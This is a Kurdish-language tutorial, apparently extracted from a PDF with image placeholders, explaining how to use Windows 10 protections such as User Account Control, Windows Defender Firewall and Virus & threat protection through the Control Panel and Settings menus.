
لە ویندۆزى ۱۰ دا، ژمارەیهك تایبەتمەندى دانراوه بۆ پراستنى كۆمپيوتهر بە شیوهیهكى گشتى و لە مالویر بەتایبەتى. لیڤه دا باس لە گرنگترینى ئەوتایبەتمەندییانه دەكەین.

یهك - جلهوگىرى ههژمارى بهكارهینهەر


User Account Control

ئەم تایبەتمەندى یه، ئاگادارى و بیرخستنهوه دەدات لەكاتیكدا بهرنامه یان بهكارهینهەر ههولبدات بۆ گۆرینی ریکخستن و تایبەتمەندى كۆمپيوتهر، شاشهكەت بە شیوهیهكى كاتى دەهستیت Temporarily Locked ، ههتاوهكو بهریوهبهەر ئەو بهكارهینهانه پشت راست دەكاتەوه و رهزامةندى دەدات لەسەر گۆرانهكه، ئەم یارمەتى یه بۆ پراستنى كۆمپيوتهرە دژى مالویر Malicious Software ، و گۆرانه به ریکهوت و لهپرهكان Accidental Changes.


بۆ چالاكکردنى ئەم تایبەتمەندییه سەرەتا بەشى جلهوگىرى دەكەینهوه Control Panel:



پاشان به‌شی هه‌ژماره‌کانی به‌کارهێنەر User Account ده‌که‌ینه‌وه:



کلیک له‌سه‌ر Change User Account Control Setting ده‌که‌ین و ده‌یکه‌ینه‌وه:




سه‌ره‌تای سه‌رنجپێدان بریتییە له Always Notify واتە هه‌میشه سه‌رنج هه‌بی، کۆتاییه‌که‌شی بریتییە له Never Notify و اتا هه‌چکاتی سه‌رنجمان پێنه‌دات و ئاگادارمان نه‌کاته‌وه.


دوو - بەرنامە‌ی ویندۆز دیفیندەر

Windows Defender

بەرنامە‌ی ویندۆز دیفیندەر، دژە قایرۆسەکان و پاراستنی مالویر Anti-Viruses and Malware Protection ، دایین دەکات بۆ پاراستنی کۆمپیوتەرەکه‌مان، هەرۆه‌ها بۆ پشکنینی کۆمپیوتەرەکه‌مان دژێ بەرنامە زیان بەخشەکان، ویندۆز دیفیندەر پاراستنی کاتی راستە‌وخۆ Real – Time Protection دایین دەکات.

بەشی جێ‌ه‌و‌گیرى Control Panel دەکە‌ینه‌وه، پاشان کلێک لەسەر Windows Defender Firewall دەکە‌ین و دەیکە‌ینه‌وه، دوواتر ئەگەر له کارکردن وه‌ستین‌رابوو به هۆی بەشی Turn Windows Defender Firewall On or Off کاری پێ‌دە‌که‌ینه‌وه، به پێ‌چه‌وانه‌وه‌ش به هۆی هه‌مان به‌س ده‌یوه‌ستین‌ینه‌وه ئەگەر ویستمان.






سی - پاراستن له ڤایرۆس و هه‌ره‌شه

Virus & threat protection


ئەم تاییبەتمەندی یە له ناو ویندۆز ۱۰ دایە و یارمەتیمان دەدات بۆ پشکنینی ئامیڤرەکه و پاراستنی له هه‌ره‌شه و ڤایرۆس :

کلیک له‌سەر دووگمە‌ی دەستیپێکردن Start دیکەین، پاشان سه‌همی ماوسه‌که ده‌به‌ینه‌ سه‌ر دووگمە‌ی رێکخستنه‌کان Setting و کلیکی له‌سه‌ر دیکەین:




ئهم پروکاره ده‌کریته‌وه، کلیک له‌سه‌ر پاراستن و نوێکردنه‌وه Update and Security

ده‌که‌ین:




له‌و پروکاره‌ی کراوه‌ته‌وه، کلیک له‌سه‌ر پاراستنی ویندۆز Windows Security ده‌که‌ین:



کلیک له‌سه‌ر پاراستنی له‌ قایرۆس وه‌په‌شه‌ Virus and Threat Production ده‌که‌ین،

ئهم‌ پروکاره‌ ده‌کریته‌وه‌:



به‌هۆی ئهم‌ پروکاره‌وه‌ ده‌توانین پشکنین Scan بکه‌ین بۆ هه‌ر هه‌ره‌شه‌یه‌کی هه‌نوکه‌ی Current Threat که له‌سه‌ر ئامیره‌که‌ هه‌بیته‌ و بیدۆزینه‌وه‌. هاوکات ده‌توانین گۆرانی بکه‌ین له‌ هه‌لبژاردن و تاییه‌تمه‌ندییه‌کانی پاراستنی ویندۆز Windows Security دا.